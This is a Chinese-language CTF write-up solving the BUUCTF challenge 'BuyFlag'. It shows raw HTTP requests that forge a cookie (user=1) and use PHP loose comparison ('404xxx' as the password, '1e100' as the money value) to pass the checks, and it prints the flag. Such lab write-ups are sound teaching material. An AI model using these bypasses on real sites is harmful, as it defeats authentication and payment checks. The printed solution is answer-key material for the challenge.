


# [极客大挑战 2019]BuyFlag

---

## 题目描述

---



## 题目来源

---

buuctf 极客大挑战2019

## 主要知识点

---

## 题目分值

---


## 部署方式

## 解题思路

在pay.php页面中也看到给出了提示

You must be a student from CUIT!!!  
You must be answer the correct password!!!


在pay.php中发现提示源码




```
69         </footer>
70     </div>
71 </div>
72
73 <!-- Scripts -->
74 <script src="assets/js/jquery.min.js"></script>
75 <script src="assets/js/jquery.scrollx.min.js"></script>
76 <script src="assets/js/jquery.scrolly.min.js"></script>
77 <script src="assets/js/skel.min.js"></script>
78 <script src="assets/js/util.js"></script>
79 <!--[if lte IE 8]><script src="assets/js/ie/respond.min.js"></script><![endif]-->
80 <script src="assets/js/main.js"></script>
81
82 </body>
83 <!--
84     ~~~post money and password~~~
85     if (isset($_POST['password'])) {
86         $password = $_POST['password'];
87         if (is_numeric($password)) {
88             echo "password can't be number<br>";
89         }elseif ($password == 404) {
90             echo "Password Right!<br>";
91         }
92     }
93 -->
94 </html>
95
```

```
<!--
    ~~~post money and password~~~
    if (isset($_POST['password'])) {
        $password = $_POST['password'];
        if (is_numeric($password)) {
            echo "password can't be number<br>";
        }elseif ($password == 404) {
            echo "Password Right!<br>";
        }
    }
-->
```

抓取pay.php流量，发现Cookie中存在user=0



测试修改为user=1，成为CUITer，通过条件1



下面猜密码，在pay.php给出的源码可以轻松的看到，密码为404，但是又不能为数字，根据PHP语言特性，所以考虑使用404xxx可以通过此判断，如下图

Target: http://5bc672ae-8346-4305-91c2-cae6d4dda184.node3.buuoj.cn

**Request**

Raw Params Headers Hex

```
POST /pay.php HTTP/1.1
Host: 5bc672ae-8346-4305-91c2-cae6d4dda184.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: user=1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
password=404xxxxx
```

**Response**

Raw Headers Hex HTML Render

**SYCLOVER**

**FLAG**

FLAG NEED YOUR 100000000 MONEY

**ATTENTION**

If you want to buy the FLAG:  
You must be a student from CUIT!!!  
You must be answer the correct password!!!

you are Cuitier  
Password Right!  
Pay for the flag!!!hacker!!!

2,662 bytes | 39 millis

题目提示给出10000000来获取Flag，在数据包中添加money参数进行测试，题目提示数字过长

Target: http://5bc672ae-8346-4305-91c2-cae6d4dda184.node3.buuoj.cn

**Request**

Raw Params Headers Hex

```
POST /pay.php HTTP/1.1
Host: 5bc672ae-8346-4305-91c2-cae6d4dda184.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: user=1
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
password=404xxxxx&money=100000000
```

**Response**

Raw Headers Hex HTML Render

**SYCLOVER**

**FLAG**

FLAG NEED YOUR 100000000 MONEY

**ATTENTION**

If you want to buy the FLAG:  
You must be a student from CUIT!!!  
You must be answer the correct password!!!

you are Cuitier  
Password Right!  
Nember lenth is too long

根据PHP语言特性，使用1e100即可绕过

POST /pay.php HTTP/1.1  
Host: 5bc672ae-8346-4305-91c2-cae6d4dda184.node3.buuoj.cn  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:88.0) Gecko/20100101 Firefox/88.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Connection: close  
Cookie: user=1  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 29  
  
password=404xxxxxx&money=1e100

SYCLOVER

FLAG

FLAG NEED YOUR 100000000 MONEY

ATTENTION

If you want to buy the FLAG:  
You must be a student from CUIT!!!  
You must be answer the correct password!!!

you are Cuitier  
Password Right!  
flag{3677f7f6-b3c0-40a4-848d-4d9b665913a7}